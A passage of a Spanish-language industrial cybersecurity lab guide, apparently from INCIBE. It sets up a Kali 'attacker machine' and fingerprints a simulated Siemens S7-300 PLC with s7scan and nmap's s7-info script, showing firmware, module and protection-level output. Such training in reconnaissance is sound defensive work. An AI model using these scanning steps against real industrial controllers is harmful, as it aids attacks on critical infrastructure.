


Ilustración 35: Configuración de IP.

## 5

# ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL

- Una vez se establece la conexión con el *Server Demo* nos aparecen todos los datos del PLC al que nos hemos conectado.





Ilustración 36: Datos del PLC conectado.


# CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

# 6



# 6 CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

- Instala la aplicación Terminator, al igual que has hecho en la MV Ubuntu.




The image consists of two vertically stacked screenshots of a terminal window. Both screenshots show the same command being entered: \$ sudo apt install terminator. In the top screenshot, the command is typed and followed by the prompt [sudo] contraseña para incibe: with a cursor. In the bottom screenshot, the command has been run, and the terminal displays the output of the apt install process, which includes package lists, dependency resolution, and a final question ¿Desea continuar? [S/n] s.

```
incibe@kali: ~
Archivo Acciones Editar Vista Ayuda
└─(incibe㉿kali)-[~]
$ sudo apt install terminator
[sudo] contraseña para incibe: ┌─

incibe@kali: ~
Archivo Acciones Editar Vista Ayuda
└─(incibe㉿kali)-[~]
$ sudo apt install terminator
[sudo] contraseña para incibe:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  gir1.2-keybinder-3.0 gir1.2-notify-0.7 python3-psutil
Paquetes sugeridos:
  python-psutil-doc
Se instalarán los siguientes paquetes NUEVOS:
  gir1.2-keybinder-3.0 gir1.2-notify-0.7 python3-psutil terminator
0 actualizados, 4 nuevos se instalarán, 0 para eliminar y 2 no actualizados.
Se necesita descargar 566 kB de archivos.
Se utilizarán 3.382 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
```

Ilustración 37: Configuración del entorno de la máquina atacante.

# 6 CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE



A terminal window titled "incibe@kali: ~" showing the output of a package manager command. The output details the installation of several packages, including gir1.2-keybinder-3.0, gir1.2-notify-0.7, python3-psutil, and terminator. It shows the download of files from http://kali.download/kali, the selection of packages, preparation for extraction, extraction of deb files, configuration of packages, and the update of alternatives. The process is described in Spanish.

```
incibe@kali: ~
Archivo  Acciones  Editar  Vista  Ayuda
python-psutil-doc
Se instalarán los siguientes paquetes NUEVOS:
  gir1.2-keybinder-3.0 gir1.2-notify-0.7 python3-psutil terminator
0 actualizados, 4 nuevos se instalarán, 0 para eliminar y 2 no actualizados.
Se necesita descargar 566 kB de archivos.
Se utilizarán 3.382 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://kali.download/kali kali-rolling/main amd64 gir1.2-keybinder-3.0 amd64 0.3.2-1.1 [3.808
B]
Des:2 http://kali.download/kali kali-rolling/main amd64 gir1.2-notify-0.7 amd64 0.7.9-3 [10,7 kB]
Des:3 http://kali.download/kali kali-rolling/main amd64 python3-psutil amd64 5.9.0-1 [188 kB]
Des:4 http://kali.download/kali kali-rolling/main amd64 terminator all 2.1.1-1 [363 kB]
Descargados 566 kB en 11s (53,6 kB/s)
Seleccionando el paquete gir1.2-keybinder-3.0 previamente no seleccionado.
(Leyendo la base de datos ... 301460 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../gir1.2-keybinder-3.0_0.3.2-1.1_amd64.deb ...
Desempaquetando gir1.2-keybinder-3.0 (0.3.2-1.1) ...
Seleccionando el paquete gir1.2-notify-0.7:amd64 previamente no seleccionado.
Preparando para desempaquetar .../gir1.2-notify-0.7_0.7.9-3_amd64.deb ...
Desempaquetando gir1.2-notify-0.7:amd64 (0.7.9-3) ...
Seleccionando el paquete python3-psutil previamente no seleccionado.
Preparando para desempaquetar .../python3-psutil_5.9.0-1_amd64.deb ...
Desempaquetando python3-psutil (5.9.0-1) ...
Seleccionando el paquete terminator previamente no seleccionado.
Preparando para desempaquetar .../terminator_2.1.1-1_all.deb ...
Desempaquetando terminator (2.1.1-1) ...
Configurando gir1.2-keybinder-3.0 (0.3.2-1.1) ...
Configurando python3-psutil (5.9.0-1) ...
Configurando gir1.2-notify-0.7:amd64 (0.7.9-3) ...
Configurando terminator (2.1.1-1) ...
update-alternatives: utilizando /usr/bin/terminator para proveer /usr/bin/x-terminal-emulator (x-terminal-emulator) en modo automático
Procesando disparadores para desktop-file-utils (0.26-1) ...
Procesando disparadores para hicolor-icon-theme (0.17-2) ...
Procesando disparadores para man-db (2.10.1-1) ...
Procesando disparadores para mailcap (3.70+nmu1) ...
Procesando disparadores para kali-menu (2021.4.2) ...
```

Ilustración 38: Instalación de la aplicación Terminator.

# 6 CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

- Añade un acceso directo de Terminator al escritorio, haciendo primero clic en el icono de búsqueda Kali Linux, escribiendo después Terminator en el desplegable que aparece, y haciendo, por último, clic derecho sobre la entrada de la aplicación Terminator para elegir la opción añadir al escritorio.




Ilustración 39: Añadir acceso directo a Terminator desde el escritorio.

# 6

# CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

- Abre una terminal con la aplicación de terminales, Terminator y divídela verticalmente.
  - **Ctrl+Shift+E**
- En el lado izquierdo ejecuta la aplicación s7scan.
  - **cd Documentos/s7scan**
  - **python2 s7scan.py -h**
  - **python2 s7scan –tcp –port 102 10.0.2.4**
- En el lado derecho la aplicación nmap utilizando el script correspondiente a los dispositivos que utilizan el protocolo de comunicaciones s7comm (Siemens).
  - **cd Documentos/s7scan**

## 6

# CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

```
incibe@kali: ~/Documentos/s7scan 101x46
└─(incibe㉿kali)-[~]
$ cd Documentos/s7scan
└─(incibe㉿kali)-[~/Documentos/s7scan]
$ python2 s7scan.py -h
s7scan v1.03 [Python 2] [Scapy-based]
usage: s7scan [options] [addresses]...
Scan network for Siemens PLC devices. Supports LLC- and TCP/IP based networks.
Uses S7 to communicate to PLCs

positional arguments:
  addresses

optional arguments:
  -h, --help            show this help message and exit
  --llc                Perform LLC network scan
  --tcp                Perform TCP network scan
  --iface IFACE        Network interface to use (required for LLC scan only)
  --tcp-hosts FILE    Scan TCP hosts from FILE. TCP host list is a list of IP-
                      addresses. Each address must be placed on a separate line
  --llc-hosts FILE    Scan LLC hosts from FILE. LLC host list is a list of MAC-
                      addresses. Each address must be placed on a separate line
  --ports PORTS       Scan ports from PORTS (for TCP/IP only)
  --timeout TIMEOUT   Receive timeout (seconds). How long to wait for server
                      responses
  --log-dir LOG_DIR   Path to the directory where scan results will be stored
  --no-log             Disable saving scan results in files

└─(incibe㉿kali)-[~/Documentos/s7scan]
$ python2 s7scan.py --tcp --port 102 10.0.2.4

incibe@kali: ~ 101x46
└─(incibe㉿kali)-[~]
$ nmap --script s7-info.nse -p 102 10.0.2.4
```

Ilustración 40: Terminal dividido verticalmente.

# 6 CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

- Como podemos comprobar la herramienta **s7scan** nos proporciona más información sobre el PLC S300 que la que nos proporciona la herramienta Nmap con el script *s7-info*.

Ilustración 41: Información obtenida por la herramienta **s7scan**.

The image shows two terminal windows side-by-side. The left window displays the output of the **s7scan** tool, which provides detailed hardware and software information about a Siemens S300 PLC. The right window shows the output of the **nmap** command with the **s7-info** script, which also retrieves similar information but in a different format. Both outputs include details like module identification, basic hardware, firmware versions, protection levels, component identification, and network interface details.

```
incibe@kali: ~/Documentos/s7scan 101x46
Tsap 01FF
Module identification:
Module
Order number: 6ES7 315-2EH14-0AB0
Version: 4.0.1
Basic hardware
Order number: 6ES7 315-2EH14-0AB0
Version: 4.0.1
Basic firmware
Version: 3.2.6
Unknown index 129
Boot Loader
Version: 16672.9.9
Module protection:
CPU type: Standard CPU
Protection level set with the mode selector: 1
Protection level set in parameters: 0 (no password)
Valid protection level of the cpu: 1
Mode selector: 2 (RUN-P)
Startup switch setting: 0 (undefined)

Component identification:
PLC name: SNAP7-SERVER
Module name: CPU 315-2 PN/DP

Stamp: Original Siemens Equipment
Serial number: S C-CZUR28922012
Module type name: CPU 315-2 PN/DP
Memory card serial number: MMC 267FF11F
Manufacturer ID: 42; ptofile ID: 62976; profile specific type: 1
OEM copyright ID: ; OEM ID: 0; additional OEM ID: 0

Module ethernet details:
Logical base address: 7FE
IP address was configured in STEP 7
IP address: 192.168.1.10/255.255.255.0
